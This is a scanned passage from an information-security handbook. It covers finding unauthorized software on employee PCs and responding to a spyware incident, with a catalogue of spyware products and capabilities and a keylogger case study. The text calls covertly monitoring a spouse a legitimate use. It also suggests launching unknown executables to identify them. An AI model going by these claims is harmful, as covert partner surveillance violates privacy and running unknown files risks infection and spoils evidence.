So, how do you actually begin to search for this evidence? First, you need your lists of what can be on any given PC and what is registered to be on the specific PC you are investigating. You are also looking for a list of all information that pertains to the PC under review — specifically, information such as verification of assignment of the PC to a specific employee and, if available, all software licensed for the given PC. You should then check and compare the information on these lists against the master list maintained by operations personnel. Next, you should list all the programs that currently reside on the PC. One way to do so is to use the System Registry files, referred to as a system review. Another method is to review all files via the PC directories (*i.e.*, Explorer), referred to as a manual review. Both methods are discussed briefly in the following paragraphs.

The System Review

The system review can be conducted using some automated methods. One of these methods is to use the System Registry files. There are several system registries. We will discuss the two primary Microsoft registry files: (1) a list of all software loaded on the PC, and (2) a more comprehensive list of what is loaded, when it was loaded, and how it is configured. Both can be used to verify that illegal or non-work-related software was loaded onto a given PC or hardware added. A simple list of what has been loaded can be viewed by accessing the path from the Control Panel to the Add/Remove Programs icon (see Figure 50.10). A more comprehensive list of software and hardware that have been loaded onto a PC can be obtained via the Microsoft System Information panels. The following path can access these: Start → Programs → Accessories → System Tools → System Information (see Figure 50.11). This screen shows basic system information for the PC being investigated. The most useful information about a PC can be found under the Components directory. This is where you will find some history — when things were loaded and last modified (see Figure 50.12). Three levels of information are shown on this screen: Basic, Advanced, and History. All three can provide needed information in an investigation, depending on what you are looking to prove.

The Components/System/Basic information can help determine if illegal or non-work-related software was loaded onto a PC (see Figure 50.12). To determine if there is illegal software or non-work-related software




FIGURE 50.11 System information base screen.




FIGURE 50.12 System Components/System/Basic information.

on the PC, first you need a list of all legal software that should be on the machine, along with any serial or license numbers for the software. This list should be available from operations personnel who distribute and fix the PCs. Next, take this list and verify what software is on the machine; be sure to check the serial numbers. The components/system/basic information list tells you what software is on the machine and when it was loaded, but the serial numbers will be in the "About" information or start-up screen for the software. If the software is not work related, it will not be on your list from the operations department.

Another view to see if software has been loaded onto the PC from the Web is available via Windows Explorer, in the Windows Directory under the Download Program subfolder (see Figure 50.13). The Components/System/History information can show when a component (piece of hardware or firmware) was loaded and when it was last modified (see Figure 50.14); however, many components are modified




FIGURE 50.13 Downloaded programs viewed from Windows Explorer.

when the user reboots or turns on the computer. The "red herring" items to look for in this history would be things that were not issued with the computer and the user added himself. These might include graphics cards, emulators, or sound cards. The Component/History files are not much different in the information that they provide (see Figure 50.14). Figure 50.15 shows what has been updated in the last seven days. The Complete History file shows when items were loaded or when they were modified since last being loaded.




FIGURE 50.14 System Information/Components/System/History.




FIGURE 50.15 System Information/Components/History for the last seven days.

The Manual Review

One of the reasons for conducting a manual review in addition to a system review is to be sure that you have covered all of the bases. What the manual review will tell you that the system review will not is what actual applications reside on the PC. The first step in the manual review is to locate all executable programs and applications on the PC. Start Explorer — not the Web browser Internet Explorer, but Microsoft Explorer. From the top menu select Tools → Find → Files and Folders. This will give you a pop-up box where you can identify what you want to search for. In this case, we use a wild card query to find all files ending with .exe, or all executable files. Set the "Look in" field to the drive you are investigating, which is usually the C: drive. Select the option to look at all of the C: drive. See Figure 50.16 for an example of the results of this search. This can be quite an extensive list; however, you should check each of these references to ensure that they do belong to authorized programs. Most unauthorized programs are put under the Programs directory, but do not assume anything; check them all. You can check them by actually launching them. You can do this by clicking on the file from the Find screen. To record your findings, it might be best to print this screen and manually check off each item on the list as you verify it. A quick review of the items in the list might narrow your investigation. If you see icons on the far left that represent something suspicious, you might investigate these first. Suspicious items might include game or playing card icons. See Figure 50.17 for an example of an excerpt of the full list. Figure 50.17 shows an item on the list with a playing card icon — see the freeplus item? This is actually a game, and for most companies and systems may be a violation and it should not be installed on the PC. Another thing to watch out for on your listing of files are Hidden files (see discussion below). You need to check the system standards and settings to determine if the File Manager allows you to see these or not before assuming that your file list is complete**.**

Hidden Files

A hidden file is a file with a special hidden attribute turned on so the file is not normally visible to users. Hidden files are not listed when you execute the DOS DIR command, but most file management utilities allow you to view hidden files. DOS hides some files, such as MSDOS.SYS and IO.SYS so you cannot accidentally corrupt them. You can also turn on the hidden attribute for normal files, thereby making




FIGURE 50.16 Find files named *.exe.

them invisible to casual snoopers. On a Macintosh, you can hide files with the ResEdit utility. Why are hidden files important to your investigation? If the Folder Options is not set to allow you to view hidden files, you might miss evidence. To review the settings on the PC you are investigating to verify that you are seeing hidden files, you need to launch Explorer. From the top menu within Explorer, select View → Folder Options → View tab on the pop-up box (see Figure 50.18). If the radio buttons are marked so the hidden files are not to be shown, you will not see all the files. You should reset these so you can see the hidden files and know that you have a complete list.

How To Correlate the Evidence

Now that you have captured the file evidence and the data, you can graph an access pattern or list the illegal software and when it was loaded. Next, you need to check the access and download dates and times against the timesheets, surveillance, and other witness accounts to ensure that the suspect under investigation actually had the opportunity to engage in unauthorized acts using the PC in question. In other words, you need to ensure that the employee under investigation actually had access to the equipment on the dates and times listed in the evidence. For example, if the employee had a desktop PC and did not come to work on the date that illegal software was downloaded on his PC, then you might need to look for other supporting evidence (*e.g.*, access logs indicating potential access from an external/remote location). Be advised that the investigator must obtain solid evidence that the employee under investigation actually had an opportunity and was actually using the PC at the time that the unauthorized

Name	In Folder	Size	Type
Network Diagram Wizard	C:\Program Files\Visio\Solutions\Network Diagram	837...	Application
Network Database Wizard	C:\Program Files\Visio\Solutions\Network Diagram	1,0...	Application
Network Equipment Information	C:\Program Files\Visio\Solutions\Network Diagram	69KB	Application
Unwise	C:\Program Files\freeplus	70KB	Application
freeplus	C:\Program Files\freeplus	121...	Application
Imgstart	C:\Program Files\Iomega\Tools	19KB	Application
Iowatch	C:\Program Files\Iomega\Tools	21KB	Application

FIGURE 50.17 Results of search to find files named *exe (excerpt of list).




FIGURE 50.18 Folder options to see hidden files.

action took place. Failing to link the employee to the PC and to corroborate and substantiate the evidence, in an irrefutable manner, will result in an inability to hold the employee accountable for his or her actions and prosecute the employee via the existing legal system.

When reviewing the evidence you have gathered, you need to follow and show the facts — and only the facts. If you have to make leaps in your logic to get from point A to point B, then you do not have enough evidence to substantiate a claim. Also, you need to ensure that you can adequately explain how the employee under review was able to commit the offense, illegal act, unauthorized action, etc. and must also be able to present evidence regarding how it was done. This proof should be simple to follow so there is no doubt that the offense was committed. Someone's career, in addition to his or her legal freedoms, could be on the line as a result of your findings, as well as the organization's liability (for a wrongful or unsubstantiated accusation). Thus, you want to be sure of what you have found.

References

1. Webopedia, www.webopedia.com (computer terms and definitions Web site).
2. Tinnirello, P., ed. 1999. *Handbook of Systems Development 1999*, Boca Raton, FL: Auerbach.

Spyware, Spooks, and Cyber-Goblins

Ken M. Shaurette, CISSP, CISA, CISM, and Thomas J. Schleppenbach

Spooky Intro

You have just received the frantic call; ghosts are suspected of causing a computer compromise. It has been discovered that some type of spook or cyber-goblin is running on a critical system. A less dramatic name would be spyware or a Trojan program. You are being asked if you can help in the examination process to determine what is going on. You do not have the Ghostbusters' number, so what are you going to do?

Hopefully before this point in time, the organization calling has planned ahead and made some basic decisions regarding incidents. The better prepared prior to the incident, the easier it will be to gather evidence and ensure that the evidence meets forensic quality for introduction into any criminal action. ("Forensic quality" is the legal term used for gathering evidence that can stand up in courts, computer forensics being evidence gathered from or using a computer.) The incident being reported could have a wide-ranging final result. It could be as simple as Web page defacement or as complex as the computer and network being used as a "zombie" to attack other computers or networks. The incident could even lead to such things as child pornography (a felony) to simple poor judgment by the intruder (an employee) who used e-mail to send a tasteless joke, breaking company policy.

The initial formal contact with the victim reporting the incident should be to discuss the incident to determine the scope. In doing this, you will be identifying what needs to be delivered by the examination process. A well-prepared organization may take some initial steps to respond to the incident. This could include identifying the likely systems that are infected, securing them from continued access or modification, pulling their hard drives, ghosting every machine within the organization to put the systems back to a known secure state before the incident began, requiring all appropriate users (maybe all users) to change their passwords, and contacting local law enforcement. "Ghosting" is a term used to describe the process of restoring a system; the term comes from the software known as "Ghost" that can be used to quickly put a system back to a known state.

Things to consider during initial contact with the victim who is reporting the incident can best be defined by a few questions. The following is a sample of things to consider:

- Are there suspects? If so, why are they suspected of perpetrating the incident?
- Are information security policies in place, especially ones that address any expected right to privacy by users, and related to the organization's right to monitor and search computer systems?
- What has caused suspicion of the incident?

- Is the attack still in progress? If so, what actions are being taken to minimize the impact? If not, have measures been taken to prevent continued activity?
- Is there an intrusion detection system (IDS) in place? What information might be available based on the vendor and logs captured? Even without an IDS, what logs of activity might be available?
- Is there a list of personnel who may have recently used or had access to any system suspected of being compromised?
- Has the physical area around the compromised systems been secured to prevent tampering with any evidence?

In addition to the things above that you should consider for gathering of information during the initial contact, make the victim aware of the following:

- Do not inform anyone without a specific need to know about the occurrence of the incident. Keep the number of people who are aware of what happened to a minimum. Communicating to too many people may include alerting the perpetrator or someone that is in collusion with them.
- Secure the area containing compromised systems. If possible, unplug them from the network but not from their power supply; do not power them off or shut them down. Doing so can damage evidence in cache or temporary files.
- Obtain backup copies of the system for approximately the past 30 days.

Policy!

Before jumping into the case study, let us talk about policy. As mentioned above, "Hopefully the organization has planned ahead," and policy followed by procedures and process will guide companies in preparation to respond to any given incident.

An organization should first provide some structure to the incident response process. This can be done within the policy using the following framework:

- Summary or description of the incident response process
- Purpose or process defining the organization's framework for handling an incident
- Scope to provide definition and boundaries to the process
- Policy defining the organization's posture for handling the incident

Within the summary of the policy, set the ground rules. An example of statements to set these ground rules could be:

- Individuals responsible for handling security incidents must be clearly defined.
- The company must maintain an Incident Response Team (IRT) or Security Incident Response Team (SIRT).
- The Incident Response Team is invoked based upon the severity of the security incident.
- The Incident Response Team must report to executive leadership and inform appropriate management and legal personnel, as required.
- Coordination with outside authorities and reporting organizations must be conducted according to applicable regulations.
- All security incidents must be maintained (documented?) for reference purposes.
- All security incidents must be kept confidential and protected accordingly.

The purpose or process definition section of an organization's Incident Response Policy defines the framework in which the organization will operate. It should also provide some insight as to why the policy is in place within the company. Sample text and Incident Response Team framework definitions are drafted below within six phases. This framework is consistent with the NIST (National Institute of Standards and Technology) Incident Response standards and guidelines document SP800-3 and SANS sample Incident Response Plan documentation.

1. *Preparation phase.* One of the most critical facets of responding to security incidents is being prepared to respond before an incident occurs. Preparation limits the potential for damage by ensuring that response actions are known and coordinated.
2. *Identification phase.* The identification phase is aimed at determining if a security problem warrants further analysis and constitutes a security incident.
3. *Containment phase.* The objective during this phase is to identify and notify owners of systems at risk, including the target system, whether it is a server, PC, or network. The focus is to minimize the mission impact of the attack on the target system and against other like systems.
4. *Eradication phase.* During this phase of incident handling, it is important to identify the cause and symptoms of the incident in order to improve defenses and prevent future exploitation of the subject's vulnerability. During this phase, the cause of the incident will be mitigated.
5. *Recovery phase.* Restoring and validating the system's integrity is the primary focus of the recovery phase.
6. *Follow-up phase.* A follow-up report is essential in identifying lessons that will help prevent the same type of attack in the future and on other systems. This is the basis for continuous improvement of the incident-handling capabilities.

The Scope provides the boundaries and working conditions for the policy, describing who the policy applies to and how the policy is initiated and used.

Policy defines the role of the Incident Response Team and how that team responds to different classes of incidents, along with roles and responsibilities of the team.

How Spyware Programs Work

Let us start with a definition of "spyware," then drill down into applications that are traditionally used to spy on or track user activity within organizations or at home. Spyware is any technology that aids in gathering information about a person or organization without their knowledge.

There are legitimate uses for these applications. The problem arises when these products are used in a malicious way; and because the applications are difficult to detect and to remove, this complicates protecting oneself from being monitored by such a tool. Some of the legitimate uses of spyware applications are to monitor one's spouse, children, or employees or to track desktop usage and compliance with policy.

Spy software products are developed in many different countries by hundreds of companies as well as by individual programmers. To give an idea of the scope of the problem organizations as well as home users are faced with, there are approximately 250 available spyware applications on the Internet, and that number is growing.

Some of the popular monitoring or spyware products and applications on the market are listed in Table 37.1. The listing in Table 37.1 is certainly not all-inclusive; it is a mere sampling of what can be found with a simple Internet Google search.

One case that was heavily publicized where a spy product was used for malicious activity was when a New York man used Invisible Key-logger Stealth to obtain usernames and passwords along with enough information about a consumer to open bank accounts and transfer funds. He installed the software on PCs in Kinko's stores throughout Manhattan. The New York man was eventually caught and ended up pleading guilty to computer fraud.

These applications have a variety of functions and reporting capabilities, along with the ability to run on many different operating systems. Tables 37.2 through 37.6 and the commentary below provide information on functionality and show some of the diversity of these programs.

From Table 37.2, it is possible to see that there are really no operating systems that are not susceptible or immune to spyware products. There are commercial monitoring applications that support several different operating systems. However, most of the available shareware or freeware key-loggers and spyware programs focus on or target Windows and Linux.

TABLE 37.1 SpyWare Products and Applications

ISPYNOW™
WinWhatWhere™
Invisible Keylogger Stealth™
Ghost Keylogger™
Perfect Keylogger™
KeyKey 2002 Professional™
PC Activity Monitor Pro™
SpyBuddy™
Spytech SpyAgent Professional™
KeySpy™
iOpus STARR PC & Internet Monitor™
IamBigBrother™
Boss Everyware™
Spector Pro™
Omniquad Desktop Surveillance Personal Edition™
E-Blaster™

TABLE 37.2 Operating Systems Supported

Linux
Windows XP Home/Professional
Novell NetWare
Windows NT
Unix
Mac OS
Windows 2000 Professional
Windows 9x
DOS

TABLE 37.3 Interception Functionality

Keystrokes (International non-Unicode languages)
Timestamp of events
DOS-box and Java-chat keystrokes
Audio from microphone
Keystrokes (English language)
Clipboard copy and paste
Autorun items in registry
File system activity
System log-on passwords
Static and edit elements of opened windows
Chat conversations (ICQ, YIM, AIM, etc.)
Video from Web camera
Mouse clicks
Screenshots
System log-off, shutdown, hibernate
Visited URLs
System log-on date, time, and user
Software install and uninstall
Printer queue
Titles of opened windows

TABLE 37.4 Reporting and Logging Capabilities

Analyzer of log files
Separate utility for log viewing
Database of log files
Search by keywords
Multi-language interface
Selecting of information by criteria
Excel CSV report
Backup of log files
HTML report
Log files compression
Automatic removal of decrypted log after viewing
Plaintext report

TABLE 37.5 Security Characteristics

Invisible executable modules
Encryption of log file
Invisible log file
Manual renaming of files
Invisible registry entries
Several e-mail accounts for sending of log files
Integrity control of executable modules
Password-protected program configuration
Invisible process in Task Manager
Password-protected program uninstallation
Protection from information loss on abnormal shutdown
Administrative privileges required to change configuration
Random filenames of executable modules
Administrative privileges required to install/uninstall
Installation packet fits into 3.5-inch floppy
Configurable nag screen

The "Interception Functionality" chart in Table 37.3 lists some of the basic data interception technology that spyware products employ. Data gets transferred in many different ways within any given operating system. From application to application, application to operating system, and application to network, more robust spyware products integrate interception of data at many levels using several methods. However, most if not all of the intercepting techniques can be circumvented by use of encryption or digital signatures for data transmission.

Once the data is collected or intercepted, it is important for the spyware product to be able to effectively report the information. Table 37.4 lists some common reporting and monitoring capabilities and functionalities. The reporting function can be simply a text-based report or involve advanced keyword searches throughout the data that has been captured.

Spyware applications thrive on being difficult to detect and very stealthy by design. It is important for them to integrate and implement the program with a variety measures to secure their goal to remain undetected and undetectable. Table 37.5 lists some of the admirable qualities and characteristics of a top-rated piece of spyware.

Along with interception techniques, security characteristics, and reporting capabilities, access to the data collected is very important to the individual(s) who deployed the spyware. Local access only makes it difficult to continually review activity from whom one is spying on. Remote access to the data is preferred.

Remote access to retrieve data that has been intercepted is implemented or performed with the techniques identified in Table 37.6.

TABLE 37.6 Remote Access/Networking Capabilities

Client/server architecture
Sending of log files via ftp/http
Working in local networks
"Test" feature for sending of log files
Easy automatic installation for large networks
Automatic dialing
Sending of log files via e-mail
Using open ports for communication
Saving log files to shared network drives

Ghostly Case Study

Remember that there are many different kinds of incidents. The specific incident being reported in this chapter consists of an organization having been compromised by some type of spyware, spook, or cyber-goblin — in this case, software program(s) that covertly capture the keystrokes at a workstation and provide them to an unauthorized person.

For this case, the organization had already taken steps to respond to the incident, which included identifying three likely systems that were infected and pulling their hard drives, ghosting every machine within the organization, along with requiring a password change of all users and contacting local law enforcement. Incident response was already in progress.

For the purposes of this chapter, the involvement in the incident will include the following examination points:

1. Examine and document evidence on compromised hard drives.
2. Identify the degree of compromise to the organization.
3. Document the incident. Include any information discovered during examination that could potentially aid local law enforcement with their investigation following approved computer forensic examination procedures. This could lead to testifying to your actions and the process you followed should the incident go to trial.
4. After systems are restored to a believed safe state, track information coming from any compromised workstations to verify whether or not the intrusion has ended.

The Examination

Before going into the specifics of the examination, consider an important principle. Locard's Exchange Principle considers that anyone or anything entering a crime scene takes something of the crime scene with them and also leaves something behind. This is why it is important to minimize access to the systems where the compromise is suspected.

Also before beginning your examination, if you have not already, you will want to have obtained and reviewed the Department of Justice's rules for search and seizure of computer systems. A copy can be obtained from http://www.usdoj.gov/criminal/cybercrime/.

Consider the following FBI investigative techniques:

- Check records logs and documentation.
- Interview appropriate personnel.
- Conduct surveillance.
- Prepare any necessary search warrants.
- Search any suspect's premises as necessary.
- Seize any evidence found by the search.

Consider what a crime scene investigator would do:

- Ensure that the crime scene has been secured, remembering Locard's Principle that if you do not do this, you may be allowing for tainted evidence. If this incident should need to go to court, the perpetrator could claim that the evidence was planted.
- Collect all evidence under the assumption that the case *will* go to court. This requires that the DOJ Search and Seizure procedures be carefully followed and that evidence be handled very carefully to ensure chain of custody and maintain a high level of integrity. Documentation is important to prove in court that the evidence could not have been tampered with after collection.
- Interview appropriate personnel and anyone who might have been a witness to the incident.
- Put sniffers in place to capture activity that might still be occurring. Otherwise, obtain any intrusion detection system (IDS) logs that might show activity from the suspect workstations. The sniffer or the IDS will be valuable in ensuring that everything has been cleaned up after the systems are restored to a "safe" condition.
- Perform analysis of the collected evidence.
- Turn the findings, documentation, and any evidence over to the proper authorities.

The major goals of the hard drive examination for this case were to retrieve a username and password or an e-mail address to identify the individual(s) who installed the rogue application. This would provide the necessary information to determine how the intruder was gathering the data that the application was logging, where it might be getting sent, and to identify which users' names have been affected, along with identifying the extent of compromise to the organization's network.

Initially, the spyware that turned out to be a keystroke logging program was difficult to identify. It was not clear where or how the program was loaded and whether the data resides on the workstation's hard drive before it is sent off to the spyware server. During system evaluation, there were no program tasks loaded or TCP/UDP ports open. TCP/UDP ports would provide communication to the spyware server. These would traditionally give away the existence of such programs. Basic anti-virus programs are unable to detect this kind of program. There are other utilities that are becoming popular for detecting these kinds of rogue programs. Information on a few such tools are discussed later in this chapter in the section entitled "Tools to Aid in the Detection of Rogue Activity."

In an attempt to get results related to the defined objectives and goals, a sniffer trace was started within a lab environment to capture outbound traffic. The sniffer traces allow the viewing of data packets being sent from a server, workstation, or any networking device. This was set up in an attempt to quickly determine a username and password.

What the sniffer trace managed to capture was an "FTP" session passing a username and password to an Internet Web site. During evaluation of the sniffer data, it was identified that the username and password being used to access the Web site were being transmitted in cleartext. After analyzing the construction of the username used by the perpetrators, it was clear, based on its construction along with the content of the password, what the intentions were of the perpetrators for this application. It appeared that the offenders were planning to use the accounts maliciously to make a profit. This was a foolish mistake by the attackers because it added to evidence for criminal activity showing malicious intent. Analysis determined that two of the three hard drives provided by the organization had the spyware installed where FTP sessions were sending data outbound to the spyware server, in this case on an Internet Web site outside the organization.

After consulting with legal counsel, the attacked organization performed a test using the username and password to verify that it was a valid account. At this time, screens shots were gathered from various Web pages while logged into the spyware Web site.

Typically, internal security assessments would not identify the installation of this type of program. Tools used for a security assessment would not routinely look for this kind of scenario. It would be necessary for a sniffer tool specifically configured to look for suspicious traffic. Even if it captured the traffic, it could be difficult to identify it as abnormal or suspicious. As an alternative, an exhaustive

examination of hard drives could be completed, looking for specific programs and settings that would indicate the presence of spyware. Neither of these two options tends to be very practical in a typical security assessment of an environment. Without some suspicion of problems and the ability to narrow the search to a subset of suspected systems, catching this activity in the course of normal business would be very difficult. It is possible, with the use of special tools or compensating controls and practices in place, that the potential for this kind of activity could be minimized. Detailed discussion of tools and practices is provided later in this chapter; but put simply, without having a tool to track workstation performance and activity or spending exorbitant amounts of time manually tracking user action, workstation by workstation, catching this kind of malicious activity is very difficult.

Qualifications for Forensic Examination

Forensic examinations should not be performed by untrained personnel. Personnel who perform a forensic examination that might have criminal implications should be certified in forensic procedures and tools. While various forensic certifications exist to show the levels of expertise in computer forensic investigation, there does not seem to be a standard for naming the forensic certification. Multiple organizations exist to support qualified forensic professionals.

The High-Tech Crime Network (HTCN; www.htcn.org) is now into its tenth year of providing law enforcement and corporate-sector professionals with the latest information and training on a variety of high-tech crime-related topics. To better address the needs of these professionals, the HTCN offers certifications in a variety of technical disciplines.

The International Association of Computer Investigative Specialists (IACIS®; www.iacis.com) is an international, volunteer, nonprofit corporation composed of law enforcement professionals dedicated to education in the field of forensic computer science. IACIS® members include federal, state, local and international law enforcement professionals. IACIS® members have been trained in the forensic science of seizing and processing computer systems.

The Southeast Cybercrime Institute (SCI) (http://cybercrime.kennesaw.edu/) was formally established on May 21, 2001, as a partnership between the Continuing Education division of Kennesaw State University, the Federal Bureau of Investigation, the Georgia Bureau of Investigation, the Georgia Attorney General's Office, and the Georgia Technology Authority. Its goal is to provide education and training in information security and all aspects of cybercrime. The SCI provides several courses in computer forensics.

Vendors such as Guidance Software, which produces popular commercial (non-law enforcement specific) forensic investigation software, also have a certification in the forensic use of their software as well as computer forensic basics. Various consulting companies specializing in computer forensics also provide training that would support testing for the forensic certifications.

The certifications supported by each of the organizations consist of basic and advanced versions of the Certified Computer Crime Investigator and Certified Computer Forensic Technician certification. These are available from the HTCN. IACIS® provides support for forensic certifications and also has two certifications: Certified Electronic Evidence Collection Specialist and Certified Computer Forensic Examiner. In addition to the education courses available through the Southeast Cybercrime Institute at Kennesaw State University, there is also the Certified Computer Examiner (CCE) SM certification.

